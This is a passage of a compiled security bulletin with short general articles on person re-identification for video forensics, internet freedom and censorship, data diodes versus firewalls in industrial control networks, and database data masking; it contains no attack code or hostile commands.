### How does Person Re-ID fit into the picture?

The main purpose of Person Re-ID is to track samples of human across multiple non-

overlapping cameras. This idea can also be extended to certain volume of non-overlapping video files as well for forensic use-cases. Fundamentally, there are three ways by which Person Re-ID can be deployed – single camera-single target, single camera-multiple targets, and multiple cameras-multiple targets.

- **Single camera-single target**

In this setup, a single camera is assigned to seek one single target. This setup is the fastest and has the best detection and recognition yield since the computing system and its resources are assigned to only seek one target.

- **Single camera-multiple targets**

In this setup, a single camera system is

deployed to seek multiple targets. Seeking multiple targets will consume a lot of computing resources, depending on the number of targets. The system will get slower as more targets are required. Even though the speed and the yield will be compromised in some ways, the accuracy of detection and recognition is more or less unchanged.

- **Multiple cameras-multiple targets**

In this setup, a machine with powerful computing capabilities is required to process multiple video streams from all connected cameras.

Figure 4 demonstrates the deployment of Person Re-ID.

## HOW PERSON RE-ID IS APPLIED




Figure 4. Three types of Person Re-ID deployment

## Is the technology ready for production?

Currently, there are a good number of working algorithms on Person Re-ID. To date, there are 263 papers with workable codes. From these 263 works, 15 benchmarks were made based on 32 datasets collected for the Person Re-ID research. Many of these literatures claim good accuracies with above 95% mAP (*mean Average Precision*) upon testing with benchmark datasets.

The high accuracy shows that algorithms work well on datasets that emulate a real-world situation. Therefore, it can be deduced that Machine Learning models can be applied to the real-world, provided more data collection

and tests are done within the scenes where the technology is deployed. The importance of data collection and tests is to ensure the Person Re-ID model works its best to yield good accuracies from the environment where the technology is going to be installed.

## Technology Limitations

Person Re-ID technology is not without certain limitations in its deployment. First and foremost, low resolution is a known factor that lowers the accuracies of the Person Re-ID. There are also issues with angle/pose variance, and occlusions. It seems that should a POI exhibit sizeable movements during review, the Person Re-ID is

unable to work to its intended accuracy. The same issue is observed when there is obstruction or occlusion to the POI inside the video. Illumination changes is also an issue affecting the Person Re-ID performance, especially if the cameras are installed outdoors. The ambience light that is coming from the sun may change according to the weather. Other than that,

background subtraction is sensitive to lighting variations and scene clutters. It is also hard to separate the target with pedestrian appearing in groups. Some potential False Positive might take place if any of these factors are present during deployment. Figure 5 demonstrates four challenges or issues with Person Re-ID.

## CURRENT CHALLENGES IN PERSON RE-ID



**BIG DIFFERENCE AMONG INTRA-CLASS, SMALL DIFFERENCE IN INTER-CLASS**

Figure 5. Four challenges of Person Re-ID deployment

## Conclusion

Person Re-ID is a novel video forensics tool for biometrics analysis. It can be a part of video tools in verifying identity from a suspect lineup. Person Re-ID works well when identifying whole-body modality of a person from multiple non-overlap cameras and video files. The technology is particularly useful when face modality quality is not up to a mark to yield good accuracies in searching and identification. While the technology is ready for production and deployment, more on-the-scene data needs to be collected and tested for feasibility and high accuracies.

## References

1. Ye, Mang, Jianbing Shen, Gaojie Lin, Tao Xiang, Ling Shao, and Steven CH Hoi. "Deep learning for person re-identification: A survey and outlook." *IEEE Transactions on Pattern Analysis and Machine Intelligence* (2021).
2. Wang, H., Du, H., Zhao, Y. and Yan, J., 2020. A comprehensive overview of person re-identification approaches. *IEEE Access*, 8, pp.45556-45583.
3. Ahmed, E., Jones, M. and Marks, T.K., 2015. An improved deep learning architecture for person re-identification. In *Proceedings of the IEEE conference on computer vision and pattern recognition* (pp. 3908-3916).
4. Garcia, J., Martinel, N., Gardel, A., Bravo, I., Foresti, G.L. and Micheloni, C., 2017. Discriminant context information analysis for post-ranking person re-identification. *IEEE Transactions on Image Processing*, 26(4), pp.1650-1665.
5. Yan, Y., Ni, B., Song, Z., Ma, C., Yan, Y. and Yang, X., 2016, October. Person re-identification via recurrent feature aggregation. In *European Conference on Computer Vision* (pp. 701-716). Springer, Cham.

# Freedom of Expression and Dissemination of Information on the Internet

By | Mohd Sharulnizam Kamarulzaman

## Introduction

Mankind has an innate desire to express and share our thoughts with one another. One of the fundamental human rights recognized at an international level is the right to freedom of opinion and expression. This right does not allow anyone to suffer harm for their beliefs and includes the right to seek, receive, and disseminate information and ideas by any means and regardless of national borders. However, the information itself has now become a strategic commodity that holds power and it can have both negative and positive manifestations.

Thanks to all kinds of media, the speed of spreading information is now comparable to the speed of light. Some authorities or governments do not want their people to know everything. As a result, they filter and impose censorship over information channels — from the press to the Internet. Consequently, human freedom is being reduced. But the question is whether this freedom should be truly absolute and therefore, unlimited.

With the advent of the Internet, which facilitated the general availability of information, free distribution has taken on a whole new dimension. Because the Internet covers the whole world with few exceptions, all boundaries and limitations have been abolished for the dissemination of information. The Internet allows not only free expression of ideas, but also reception, search and dissemination of other people's opinions.

However, free distribution of information via the Internet has some downsides. In the short term, this absolute freedom to disseminate information has been exploited for immoral and unlawful use. The difficulty is that many people are not able to assess the credibility of information received. They may not know the origin or basis of the information. There may also be a situation where government authorities bar people from accessing certain information. This is done by heavily censoring the press and Internet.

## General aspects of expression and dissemination of information on the Internet

### Definition of free dissemination

Dissemination is closely related to the right of an individual to freedom of opinion. These rights are defined in Article 19 of the Universal Declaration of Human Rights, which was approved by the UN General Assembly on 10 December 1948. Article 19 of the International Covenant on Civil and Political Rights adopted by the UN General Assembly on 19 December 1966 mentioned that every individual has the right to hold his or her opinion without hindrance. Similarly, the right to freedom of expression, which includes the freedom to seek, receive and disseminate information of all kinds, regardless of borders, orally and in writing, by press, through works of art and by any other means, there must be defined obligations and responsibility. However, the application of these rights may be restricted, but only in accordance with the law. These limitations are necessary to respect the rights or reputation of others, to protect national security, public order, public health or morals.

### The Internet - A step towards the information society

The invention of the Internet has greatly contributed to the fall of information "iron curtains" around the world. An important feature of the Internet is its extraterritorial existence with no international border restrictions. Now it is possible to pass any information to any place on the planet, with a few exceptions, such as Iran or China, where the Internet is substantially filtered.

Just about anyone can upload content on the Internet. Basically, they are free to publish their materials anonymously through a server located in almost any country. Of course, anonymity on the Internet is only relative, and is subjected to goodwill of the server administrator and Internet service provider who enable the dissemination



of the information to reveal the true author of the said publication, and provided it does not violate any law.

## Freedom of information exchange and copyright

The issue of copyright is closely linked to free dissemination of information. In an increasingly digitally-connected world, managing issues surrounding copyright and content has become an ever-evolving minefield. Contemporary copyright gives owners, programmers, writers, musicians, or journalists, the opportunity to receive remuneration for their work, thus stimulating the creation of new content. Obviously, for these works or products, a company or individuals have copyrights that are protected by law, so we should not share them on the Internet without permission. The basic law of copyright in Malaysia is found in the Copyright Act 1987 which came into force on 1 December 1987. The law has undergone various significant updates since then, with amendments to the Act taking effect in 1990, 1999, 2000 and 2003.

However, the Copyright law was enacted during the print era, with its ideologies firmly rooted in the philosophical tenets of capitalism and democracy. In the early eighteenth century, beginning with the 1710 Statute of Anne (considered by some to be the first copyright law), knowledge was set free from any control by the church and state and established as "an item of trade in an open marketplace" (Bennett 1993, 87). Later in the eighteenth century, the U.S. Constitution established a copyright clause (Article 1, Section 8, Clause 8) which states that the goal of copyright protection should be to "Promote the progress of science and the useful arts." The purpose of this copyright law was not to provide the creator of a publication with an unending monopoly, but to provide a "limited grant" of protection to the creator in order to allow him or her to reap some reward, financial or otherwise, for his or her labors, and at the same time, safeguard a free flow of ideas in the public interest (Lehman 1995).

There are various issues and solutions when it comes to copyright:

1. Plagiarism, which can be resolved in court.
2. Ownership, details of which should be set out in a contract.
3. Website content stealing, which falls under copyright law, and can be contested in court.
4. Creative Commons, freeware and shareware, for which one can gain protection through licenses and legal agreements.
5. Copyright provides lifetime protection and beyond, so one can sue for breach of copyright on older pieces of work.
6. Many other countries have strong copyright protection in place – refer online resources for further details.
7. There are exceptions to copyright law, but very short pieces of work can be covered by trademark or patent law.


## Freedom of the Internet

In recent years, the Internet has become the basic foundational infrastructure for the global movement of data and information of all kinds. Growing at an exponential rate, the Internet has moved from a quiet means of communication among academic and scientific research circles into ubiquity. The Internet is now a major global data pipeline through which large amounts of intellectual property are moved. As this pipeline is increasingly used in the mainstream commerce to sell and deliver creative content and information across transnational borders, issues of intellectual property protection for the material available on and through the Internet are rising in importance.

Internet freedom can be curbed by censorship. Users, those who contribute to the Internet, are people from all over the world and they cannot be controlled. Censorship is basically imposed in two ways. Less developed countries can simply not support any infrastructure development to enable Internet access. As a result, the vast majority of citizens will not have adequate Internet access. With limited exposure, the possibility of "harmful" information being shared is lower. Graph 1 shows the extent to which individual modes restrict users from using the Internet. Restrictions include, for example, blocking independent news, manipulating discussions, or expanding cyber-attacks. The figures behind the name of the states express the Freedom House's Freedom Score on the Internet. It is true that the fewer points, the greater the freedom of the Internet. The dots show the freedom of the press.



## Degree of internet freedom in Asia Pacific in 2020, by country



Scores are based on a scale of 0 (least free) to 100 (most free)

*Freedom on the Net* measures the level of internet and digital media freedom in 65 countries. Each country receives a numerical score from 0 (the most free) to 100 (the least free), which serves as the basis for an internet freedom status designation of FREE (0-30 points), PARTLY FREE (31-60 points), or NOT FREE (61-100 points).

### Ratings are determined through an examination of three broad categories:

**A. OBSTACLES TO ACCESS:** Assesses infrastructural and economic barriers to access; government efforts to block specific applications or technologies; and legal, regulatory, and ownership control over internet and mobile phone access providers.

**B. LIMITS ON CONTENT:** Examines filtering and blocking of websites; other forms of censorship and self-censorship; manipulation of content; the diversity of online news media; and usage of digital media for social and political activism.

**C. VIOLATIONS OF USER RIGHTS:** Measures legal protections and restrictions on online activity; surveillance; privacy; and repercussions for online activity, such as legal prosecution, imprisonment, physical attacks, or other forms of harassment.

Graph 1: Freedom Score on the Internet

## Negative Factors Causing Limitation of Freedom on the Internet

At first glance, it might seem the Internet is like a 'knowledge paradise', where almost every information is freely available. However, such "free-for-all" environment could also negatively impact the Internet. Among the less desirable aspects of the Internet are immoral and harmful content such as child pornography, racism and terrorism for which they should be barred. However, to extend society's consensus to a wider scope, barring content such as online spread of radical political propaganda, could be seen as restricting human rights and freedom.

## Possible reasons for restrictions on freedom of expression

Freedom of expression is a double-edge sword. While we have the right to express opinions, they are subject to individual social implications. Our words can be used positively, or to hurt people. This can be seen in public policies that discriminate against individuals due to differences in colour, race, religion, gender, sexual orientation, political ideology and more. This often causes disunity in society, as the tendency to defend individual privileges overrides the importance of treating every individual equally.

The social implications of freedom of speech have also reached an alarming level. One example is the significant difference between the standards given to women and men, where women are often classified as unproductive 'weaker sex' and denied certain positions in social hierarchy purely on biological reasons. Ideas and speeches that result in acts of violence, open hostilities, and physical injury to individuals, should also be penalized and given serious attention, as they violate human rights.

It is important to define limitations within freedom of expression. Conflict in society should always be resolved amicably, rather than through threats and provocation. Every individual should be treated equally.

There are often various justifications by governments today to limit freedom of expression and press freedom. Often times, such rules are viewed as an excuse to suppress criticism or to cover up illegal intentions. An example is The Great Firewall of China, a

sophisticated system of Internet censorship built by the government of People's Republic of China. This system blocks selected websites by keywords and also limits online communication. Testing has shown that some of the forbidden phrases and words include references to the Falun Gong movement, the 1989 Tiananmen student protest movement, Nazi Germany, and selected historical events. Concepts touching on democracy, freedom and political protest are also prohibited.

The criterion on whether a restriction on freedom of expression is justified rests firstly on how the prohibition is applied and secondly, whether it leads to any loss in a competing right or interest. However, one can also challenge such ban through the judiciary process.

## Protection of national security

Protection of state security is often one of the most 'popular' reasons for the introduction of censorship. The term "state security" means protecting the state from threats to its political and economic independence, territorial integrity, independence of the legal system, cultural values and way of life. There is a conflict of fundamental rights where, on the one hand, the citizen's concern for their privacy, and on the other hand, the state's efforts to obtain information that would lead to a reduction in crime or prevention of terrorism.

This behavior of the state must be backed up by the law, which sets out the circumstances under which fundamental rights and freedoms may be restricted. It is essentially the protection of national security, public security or the rights of others. In Malaysia, freedom of information is not guaranteed by the Constitution, nor is there a legislative act that guarantees this human right; except in Selangor through the Freedom of Information (Selangor) Act 2010 and in Penang through the Freedom of Information Act 2010.

This Act allows the public to access state government documents except for information classified under the Official Secrets Act (OSA) at the central government level. According to Article 19 of the Universal Declaration of Universal Rights (UDHR) that Malaysia has ratified, "Everyone has the right to have and to voice views; this right includes the freedom to have insights without interference and to seek, receive, and provide information and ideas through any media and through any channel".

The same rights should be given to all Malaysians. By having access to information, the general public can engage and ensure that the government's accountability is kept in check. Availability or access to information on government activities and operations will significantly reduce the chances of corruption and abuse of power. This openness directly gives accountability to civil servants and executives.

In fact, this will increase public confidence in the government. More than 95 countries worldwide including China, India, Zimbabwe and Thailand have drafted and implemented several forms of legislation in this regard, and other countries are working to introduce information freedom laws. In the United Kingdom, the Freedom of Information Act 2000 introduced the right to know and to ask for any information from a government body, with some exceptions.

More surprisingly, China also declared the Open Government information regulation that provided the framework for Freedom of Information in the country. In neighbouring countries, the 1997 Official Information Act in Thailand entitles its citizens to access public information of all agencies and government departments. Indonesia introduced the Freedom of Information Act General in 2010. These legislative initiatives in various countries have reportedly lead to exposure of various corruption scandals.

In Malaysia, acts that deal with freedom of expression include Official Secrets Act 1972, Internal Security Act 1960, Sedition Act 1948, Printing Presses and Publication Act 1984 and Universities and University Colleges Act 1971. Moore's study (2005) on information policy in Asia found that Malaysia has taken steps in setting out its national information policy.

## Privacy of Internet Users

A subject often debated is user privacy over the Internet. Internet service can be characterized as an application that is provided to users through an Internet browser. There is a wide range of these services, such as search engines, emails, social networks, and online banking. Privacy is usually overlooked during Internet use. With regards to Internet services, users can decide to some extent what information they want to provide. For example, if they do not wish to give mandatory information during registration, they may decide not to use the service.

However, it is then practically impossible to control the dissemination of the information provided. The information provided is termed "digital footprint." Digital footprints are often made available not only to service providers, but also to others who may continue to disseminate this information, leading to one's digital identity being misused. If someone has enough information, it is very easy to create a fake profile that works very authentically. This could lead to fraud, mystification, cyberbullying, or even economic harm. Users' ignorance on how their information can be handled makes them an easy target of cybercrime. This could happen to almost anyone. One example of cybercrime is carding, whereby payment card information is stolen from the Internet. This can be done from stealing a credit card number, accessing password, to using programs that can generate a credit card number.

The right to information and free dissemination often conflicts with the right to privacy. This stems from users' false belief that Internet services protect their data and handle them legitimately. Phishing is a type of cybercrime which has its origin in spam or unsolicited messages. In a nutshell, phishing is a way of sending a counterfeit e-mail to a recipient who imitates a legal institution with the intention of extracting confidential information from the recipient such as credit card number or bank account password. Usually, such an email instructs the user to visit a fake website to enter confidential information.

## Privacy

Personal data protection is about confidentiality in respect of information on one's personal life, such as dwelling and correspondence address. Conflicts between the right to information and the right to privacy, or the right to the protection of personal data, also occur when, on the one hand, public authorities stand and, on the other, citizens requiring certain information. It is important for the public administration to find the borderline between the public interest to be informed and the proper protection of privacy.

Another problem area where the right to privacy and information come into conflict is violation of privacy of publicly known and known media. People of public interest include not only those who hold a prominent position but also celebrities, and high-profile criminals, as well as those who inadvertently get into the public interest. For example, victims of disasters or witnesses of tragedy. These people of public

interest must know that they will be exposed to more public scrutiny compared to other citizens. But yet each of them still has the right to privacy.

## Conclusion

It is important to realize that freedom of speech does not amount to just freedom, but important rights which some are still being constantly violated every day. In this case, there are the political rights, press and journalism rights, freedom of expression and many more. However, curbing freedom of expression is sometimes justified. For example, restricting the spread of child pornography, ridicule and defamation of a nation as well as racism.

In many countries, suppressive press laws, wiretapping and other "muzzle" laws are used to limit freedom of speech. These tools are very controversial and blur the line between purposeful censorship and political will.

## References

1. Issue 1940-07-26. (n.d.). North China Daily News Online. doi:10.1163/9789004322875\_ncdn\_1940\_19400726
2. Göktepe, K. (2018). Osmanlı Madencilik Sektöründe İşgücü Yetersizliğine Bir Çözüm: Mahkûm Emeği (1839-1918). *History Studies International Journal of History*, 10(5), 55-82. doi:10.9737/hist.2018.621
3. Freedom on the Net 2018: The Rise of Digital Authoritarianism. (2018, November 16). Retrieved from <https://freedomhouse.org/report/freedom-net/freedom-net-2018/rise-digital-authoritarianism>
4. Informika jurnal peradaban informasi dan ilmu. (2011). Selangor: Fakulti Pengurusan Maklumat Universiti Teknologi MARA.
5. Koumartzis, N., & Veglis, A. (n.d.). Internet Regulation and Online Censorship. *Censorship, Surveillance, and Privacy*, 1640-1656. doi:10.4018/978-1-5225-7113-1.ch081
6. 7 Copyright Issues (And How to Deal With Them). (2016, April 26). Retrieved from <https://www.bidsketch.com/blog/everything-else/copyright-issues/>
7. Enemies of the Internet 2014: Entities at the heart of censorship and surveillance | Reporters without borders. (2016, January 25). Retrieved from <https://rsf.org/en/news/enemies-internet-2014-entities-heart-censorship-and-surveillance>
8. Colyer, A. (1997). Copyright law, the internet, and distance education. *American Journal of Distance Education*, 11(3), 41-57. doi:10.1080/08923649709526972
9. Bennett, S. (1993). Copyright and innovation in electronic publishing: A commentary. *The Journal of Academic Librarianship*, 19(2), 87-91. doi:10.1016/0099-1333(93)90077-i
10. Freeman, L. (1995). Testimony prepared on behalf of the Association of American University Presses for the National Information Infrastructure Task Force Working Group on Intellectual Property. *The Journal of Electronic Publishing*, 1(1&2). doi:10.3998/3336451.0001.136

# Data Diode versus Firewall in ICS Environment

By | Ahmad Hazazi Zakaria & Mohd Faizal Sulong

Securing Industrial Control System (ICS) network remains one of the biggest challenges in the industry. ICS has attracted the attention of cyber attackers as it carries a lot of sensitive information. Should a breach occur, the impact will be devastating. Among the top cyberattacks in ICS, according to Waterfall Security firm, are zero-day ransomware, insider threats, vendor backdoor, compromised remote site and cell-phone WIFI [1]. ISA-95 Purdue model has developed best practices to perform network segmentation in ICS [1]. These segmentations and network separation are essential to create a defences-in-depth network system and enable better network management. Generally, an ICS network comprises two central parts, namely IT and OT network. The interconnectivity of IT into legacy OT systems often put the ICS at significant risk. Therefore, better network security control must be implemented.

There are several methods and devices to be used in controlling network traffic in ICS. Firewall and data diode are among the more popular options. While these two have similar function, there is a constant comparison as to which one provides better security control in ICS environment. A firewall is a software-enforced network security device that acts as a barrier between two network segments that filter and block malicious traffic like viruses and hackers. A firewall will inspect all packets entering and leaving a guarded segment. It uses a set of pre-configured rules to distinguish between good and bad packets. Data diode is a hardware-enforced unidirectional network communication device that secures information by allowing data to travel in only one direction to another segment. It is physically impossible for data to be transferred in the other direction. Two central parts of the data diode are Transmitter and Receiver [2]. Usually, the transmitter will be installed on a more secure network segment, and the receiver will be installed on a less secure network segment. Such a system is separated to protect highly sensitive data, which is known as a gapped air network.

The difference between data diode and firewall is the former is hardware-based, while the latter is software-based. A data diode is a hardware

product that enforces a one-way data flow on the physical layer. This means any data information exchange cannot occur at the network where the data diode is placed. Data diodes are not vulnerable to software bugs, zero-days exploits, or misconfiguration that plague firewall solutions. On the other hand, a software-based firewall is embedded with a array of complex programmable logic, algorithm, listing, rules and many other software requirements to operate. Fortunately, a firewall offers greater advantage as it can be reconfigured to the newest setting and parameters with the latest technology. While the firewall has more flexibility, the data diode is rigid in preventing cyberattacks.

In electronic components, diode act as a component that allows current to flow in one direction. Similarly, data diode also allows data transfer to only flow in one direction. In a data diode, there are two parts that enable communication in a pair. On one side is the sender part with no receiving capability, and vice versa for the receiver part. In between these two parts is a barrier known as an air gap. The gap prevents any data leakage in case of external attack and ensures safe sending and receiving within the network. To ensure one-way path communication is established between the sending and receiving part, a protocol is "broken" in between. Protocol break is the process of terminating a data transfer protocol, sending the data payload via a different protocol, and then re-establishing the original protocol before the data travels to its destination. This will prevent data transfer from being tampered with, changed or compromised.

In contrast, there is no such process of broken protocol in the firewall. The firewall will inspect, log and audit each data that passes through it [3]. Data is what we referred to as a packet containing information, such as where it comes from, its destination and content. If the packet information complies with the firewall rules, the data can pass through [4]. Hence, should the data protocol be changed or tampered with to meet firewall rules, it will increase the risk of cyber threats to the network. However, a proper rules configuration and specific packet



inspection setting in the firewall can prevent any malicious packet from getting through.

Before the industrial revolution of ICS, which connects operation technology (OT) to information technology (IT), ICS was an isolated and separate network. Based on the ISA95 layer standards, level 0,1,2 and 3 is considered as the OT [5]. OT requires more minor software updates and patches to the programmable logic controller (PLC) systems, while most of the devices are sensor and processing unit [6]. The ICS environment typically does not require a direct connection to any IT part. This is consistent with the characteristics of data diode which is hardware-based and require no software updates. In other words, data diode has a user advantage as it is low in maintenance and easy to manage. Thus, all efforts can be focused on providing data availability rather than confidentiality because the network is more secured with a data diode. On the contrary, regular software updates are mandatory for the firewall. The latest updates and versions will contain bug fixes that reduce any risk of a software problem in the future. New rules in the firewall setting can be fully optimised according to the network administrator.

Maintaining a robust control policy remains one of the most important aspects in enhancing security in an ICS network environment. Data diodes can provide a unidirectional gateway for data flow. Still, it does not mean that it can prevent any data leakage. If a network layout is not properly constructed, an external connection can still be established via ports within the network [7]. It is still possible for data leakage to occur if the data is stored in a portable storage media and used by any unauthorised person within the protected network. Thus, controls policy is essential to prevent people from intentionally using any device that may compromise the protected network's security. Data diode cannot detect abnormal network traffic within the network if the malicious software or data is already in the network. It still needs support from other devices and techniques to ensure the network is safeguarded like a firewall. With its ability to inspect data packet, a firewall can search through the web and provide relevant information for data protection.

In choosing which one is better, either firewall or data diode, both have their specific function that complements each other as a whole. To secure ICS networks effectively requires both to be deployed in the network. Instead of focusing on which one is better, the IT and OT sides must

merge to prioritise security. Proper network segmentation is essential so that the network team can put extra protection in which segment and decide whether a data diode or firewall should be put in place. As highlighted, choosing the correct method in the right place can bring about effective and protective control over the network's security.

## References

---

1. <https://www.sans.org/reading-room/whitepapers/ICS/secure-architecture-industrial-control-systems-36327>
2. <https://owlcyberdefense.com/wp-content/uploads/2019/05/19-OWL-DataDiodes-Firewalls.pdf>
3. <https://www.forcepoint.com/cyber-edu/firewall>
4. <https://searchsecurity.techtarget.com/definition/firewall>
5. <https://isa-95.com/technical-isa-88-and-isa-95/>
6. <https://www.automation.com/en-us/articles/2020/isa95-in-the-iiot-digitalization-era>
7. <https://www.nexor.com/resources/white-papers/protecting-confidential-information-using-data-diodes/>

# Database Security: Data Masking

By | Muhammad Arman Selamat

## Database data masking

Data masking is an important step in ensuring database security. According to Wikipedia, data masking or data obfuscation is the process of hiding original data with modified content (characters or other data). It is a way of creating fake but realistic versions of sensitive data. The goal is to protect sensitive data while providing a functional alternative when actual data is not needed, such as user training, sales demonstrations, or software testing.

Data masking changes the value of a data while maintaining the same format. The goal is to create a version that cannot be deciphered or reverse engineered. There are several ways to alter data, including character shuffling, word or character substitution, and encryption.

- b. Reduces data risks associated with cloud adoption or migration.
- c. Makes data useless to an attacker while maintaining many of its inherent functional properties.
- d. Allows data sharing with authorised users, such as testers and developers, without exposing production data.
- e. Can be used for data sanitisation.
- f. Complies with General Data Protection Regulation (GDPR) for EU countries or Personal Data Protection Act 2010 (PDPA) for Malaysia.

## Types of data masking

There are three (3) types of data masking: Static, Dynamic, and On-the-fly data masking.

### 1. Static data masking

Static data masking refers to the process in which sensitive data is masked within the original database environment. The content is duplicated into a test environment and then shared with third-party vendors or other necessary parties.

Data is masked and extracted in the production database and moved into the test database. While this may be a necessary process for working with third-party consultants, it is not ideal. Throughout the process of masking data for the same database, some actual data is extracted, leaving a backdoor open that encourages breaches to dig more into the database.




Picture 1 : How data masking works  
(source : [www.imperva.com](http://www.imperva.com))

## Why is Data Masking Important?

Here are several reasons why data masking is essential for every organisation:

- a. Data masking solves several critical threats, i.e. exfiltration, insider threats or account compromise, and unsecured interfaces with third party systems.



Picture 2: Static data masking overview  
(source: [www.samirbehara.com](http://www.samirbehara.com))


## 2. Dynamic data masking

In dynamic data masking, automation and rules allow IT departments to secure data in real-time. That means that the data never leaves the production database, and as such, is less susceptible to threats.

Under this type of data masking, data is never exposed to those who access the database because the contents are jumbled in real-time, making the contents inauthentic. Dynamic

masking tool finds and masks certain types of sensitive data using a reverse proxy. Therefore, only authorised users will be able to see the original data.

Concerns over dynamic data masking mostly stem from database performance. In an enterprise environment, time is money. Thus even milliseconds could make a difference. In addition to time considerations in running such a proxy, security of the proxy itself is another cause for concern.

